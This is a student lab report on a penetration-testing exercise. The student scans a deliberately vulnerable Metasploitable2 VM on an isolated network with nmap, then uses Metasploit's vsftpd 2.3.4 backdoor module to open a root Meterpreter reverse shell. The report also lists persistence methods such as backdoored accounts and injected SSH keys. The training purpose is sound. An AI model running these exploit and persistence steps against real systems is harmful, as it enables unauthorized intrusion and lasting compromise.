

LAB 1 - Getting Used to Breaking In

Topic: Setting lab for Penetration Testing

Prepared by:

- Mohammad Ali
Student ID : 2023904141

Date: July 2026

Table of Contents

1. Executive Summary
2. Findings
 - 2.1. Environment Preparation
 - 2.2. Reconnaissance (Phase 1)
 - 2.3. Exploitation (Phase 2)
 - 2.4. Reflections
3. Tools Used

1. Executive Summary

Objective: To prepare the penetration testing environment and utilize an intentionally vulnerable virtual machine to practice network reconnaissance and system exploitation. This lab demonstrates the systematic lifecycle of vulnerability scanning and exploitation.

2. Findings

2.1 Environment Preparation

Acquired and deployed two virtual machines for the testing environment: a primary attacker machine running Kali Linux, and a deliberately vulnerable target machine (Metasploitable2). Updated the Kali Linux system libraries to the latest versions using the `sudo apt update` and `sudo apt upgrade` command.


```
(kali@kali)-[~]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.6 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [104 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [189 kB]
Fetched 75.2 MB in 13s (5,850 kB/s)
1753 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali@kali)-[~]
$ sudo apt upgrade
The following packages were automatically installed and are no longer required:
  enchant-2          libio-pty-perl      libraw23t64         libunibreak6       openjdk-21-jre-headless
  firmware-marvell-presteria libipc-run-perl     libstdl2-classic    libvidstab1.1      postgresql-common-dev
  libavc1394-0       libmbedcrypto16     libsimdutf31        libxmlsec1-1        python3-pluginbase
  libencode-perl     libpoppler147       libsodium23         libxmlsec1-openssl1 python3-pysnmp4
  libgdal38          libpostal1          libteamdctl0        openjdk-21-jre     python3-tz

Use 'sudo apt autoremove' to remove them.

Upgrading:
  7zip                libgtk-3-bin        libzip-0-13t64
  accountsservice    libgtk-3-common     lightdm
  acl                 libgtk-4-common     linux-base-amd64
  adduser             libgtk-layer-shell0 linux-image-amd64
  adwaita-icon-theme libgtkmm-3.0-1t64   linux-libc-dev
  aircrack-ng         libgtksourceview-4-0 llvm-21
  alsa-ucm-conf       libgtop-2.0-11      llvm-21-dev
  amass               libgudev-1.0-0      llvm-21-linker-tools
  apache2             libgumbo3           llvm-21-runtime
  apache2-httpd       libgumbo3           llvm-21-tools
```

Configured a Host-only network (VMnet3/VUL) in VMWare, assigning it to the 192.168.253.0/24 subnet with local DHCP enabled.



Launched both the Kali Linux machine and the Metasploitable2 target machine on this custom isolated network. Verified the network configuration by checking the assigned IP addresses (ifconfig).

Kali:

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.253.129 netmask 255.255.255.0 broadcast 192.168.253.255
    inet6 fe80::c476:2181:9efb:28c9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:84:87:9d txqueuelen 1000 (Ethernet)
    RX packets 2193698 bytes 3256538199 (3.0 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 115441 bytes 7424934 (7.0 MiB)
    TX errors 0 dropped 4 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 88 bytes 6960 (6.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 88 bytes 6960 (6.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Metasploitable:

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:48:f1
          inet addr:192.168.253.128  Bcast:192.168.253.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefc:48f1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3666 (3.5 KB)  TX bytes:9436 (9.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:148 errors:0 dropped:0 overruns:0 frame:0
          TX packets:148 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46333 (45.2 KB)  TX bytes:46333 (45.2 KB)

msfadmin@metasploitable:~$

```

We got these Ips for our machines:

Kali: 192.168.253.129

Metasploitable: 192.168.253.128

Confirmed connectivity from the attacker machine to the target (192.168.253.128) using the ping command, receiving a reply which verified reachability. Secured the initial state of both virtual machines by taking VMWare snapshots.

```

(kali㉿kali)-[~]
$ ping 192.168.253.128
PING 192.168.253.128 (192.168.253.128) 56(84) bytes of data.
 64 bytes from 192.168.253.128: icmp_seq=1 ttl=64 time=1.22 ms
 64 bytes from 192.168.253.128: icmp_seq=2 ttl=64 time=0.871 ms
 64 bytes from 192.168.253.128: icmp_seq=3 ttl=64 time=1.35 ms
 64 bytes from 192.168.253.128: icmp_seq=4 ttl=64 time=0.507 ms
 64 bytes from 192.168.253.128: icmp_seq=5 ttl=64 time=0.618 ms
 64 bytes from 192.168.253.128: icmp_seq=6 ttl=64 time=0.519 ms
 64 bytes from 192.168.253.128: icmp_seq=7 ttl=64 time=1.84 ms
 64 bytes from 192.168.253.128: icmp_seq=8 ttl=64 time=0.828 ms
 64 bytes from 192.168.253.128: icmp_seq=9 ttl=64 time=0.476 ms
 64 bytes from 192.168.253.128: icmp_seq=10 ttl=64 time=0.513 ms
 64 bytes from 192.168.253.128: icmp_seq=11 ttl=64 time=0.551 ms
^C
— 192.168.253.128 ping statistics —
11 packets transmitted, 11 received, 0% packet loss, time 10134ms
rtt min/avg/max/mdev = 0.476/0.845/1.841/0.426 ms

```

2.2 Reconnaissance (Phase 1)

Initiated the exercise with the reconnaissance phase to map out the network and identify open ports and services. Conducted a basic sweep (nmap -sP 192.168.253.0/24) to identify active devices on the subnet.

```

(kali㉿kali)-[~]
$ nmap -sP 192.168.253.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-14 18:48 -0400
Nmap scan report for 192.168.253.1
Host is up (0.0015s latency).
MAC Address: 00:50:56:C0:00:03 (VMware)
Nmap scan report for 192.168.253.128
Host is up (0.00073s latency).
MAC Address: 00:0C:29:FC:48:F1 (VMware)
Nmap scan report for 192.168.253.254
Host is up (0.00024s latency).
MAC Address: 00:50:56:E8:CC:93 (VMware)
Nmap scan report for 192.168.253.129
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 12.56 seconds

```

Identified the following nodes:

- 192.168.253.1: Host Machine (VMWare virtual network adapter gateway)
- 192.168.253.254: VMWare DHCP Server
- 192.168.253.129: Kali Attacker Machine
- 192.168.253.128: Metasploitable2 Target Machine

Executed an aggressive, verbose port scan against the target IP using the command: `sudo nmap -v -sV -O -sS -T4 192.168.253.128`.

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 00:0C:29:FC:48:F1 (VMware)
Device type: general purpose
Running: Linux 2.6.X

```
MAC Address: 00:0C:29:FC:48:F1 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.021 days (since Tue Jul 14 18:30:30 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan revealed multiple open ports as Metasploitable2 is intentionally configured with vulnerable services. Common open ports included 21 (FTP), 22 (SSH), 23 (Telnet), 80 (HTTP), 139/445 (Samba), and 3306 (MySQL). Based on OS detection, the target is running an outdated Linux 2.6.X kernel.

Based on the scan results, Metasploitable2 is a deliberately vulnerable Linux virtual machine created for penetration testing and cybersecurity training. It runs outdated services with known vulnerabilities, making it suitable for practicing security assessments and exploitation techniques.

2.3 Exploitation (Phase 2)

Initialized the Metasploit database and launched the console using `sudo msfdb init` & `msfconsole`. Searched for an exploit for the outdated vsftpd service.

Successfully executed the `vsftpd_234_backdoor` exploit against the target machine on port 21. Configured RHOST (192.168.253.128) and LHOST (192.168.253.129).

```
msf > search exploit vsftp

Matching Modules
=====
```

#	Name	Disclosure Date	Rank
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent

```
Interact with a module by name or index. For example info 0, use 0 or u
```



```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.253.129
lhost => 192.168.253.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.253.129:4444
[+] 192.168.253.128:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.253.129:4444 -> 192.168.253.128:44720) at 2026-07-14 19:30:16

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
/
meterpreter > ls
Listing: /

```

Mode	Size	Type	Last modified	Name
100700/rwx	1188612	fil	2026-07-14 19:30:16 -0400	QxMmGeFU
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33 -0400	bin
040755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28 -0400	boot
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040755/rwxr-xr-x	13820	dir	2026-07-14 18:25:50 -0400	dev
040755/rwxr-xr-x	4096	dir	2026-07-14 19:29:45 -0400	etc
040755/rwxr-xr-x	4096	dir	2010-04-16 02:16:02 -0400	home
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:40 -0400	initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22 -0400	lib

```

meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 00:0c:29:fc:48:f1
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.253.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe48:f1
IPv6 Netmask : ffff:ffff:ffff:ffff::


```


The framework spawned a Meterpreter session (session 1), establishing an interactive post-exploitation channel. Executed network (ifconfig) and file system (pwd, ls) queries within the payload environment to confirm structural control over the target root directory (/).

2.4 Reflections

Understanding the Steps: The exploitation phase follows a systematic lifecycle to bridge weaponization and execution. Active reconnaissance identified an unpatched service (vsftpd 2.3.4), followed by selecting the appropriate exploit module in Metasploit, mapping context variables, and firing the payload to achieve remote execution.

Privilege Level: The vsftpd 2.3.4 backdoor vulnerability drops directly into a root-level system execution thread. Running the `getuid` command validated that the session inherited full administrative root privileges.



```
meterpreter > getuid
Server username: root
```

Maintaining Persistence: Because relying on unpatched application vulnerabilities in memory is unstable, stealthy persistence is required for continued access (e.g., adding a backdoored account, scheduling a cron job, or injecting an active SSH public key into `/root/.ssh/authorized_keys`).

3. Tools Used

The following tools and operating systems were utilized during this laboratory exercise:

- Kali Linux (Attacker Machine)
- Metasploitable2 (Target Machine)
- VMWare (Virtualization Environment)
- Nmap (Network Reconnaissance)
- Metasploit Framework (Exploitation)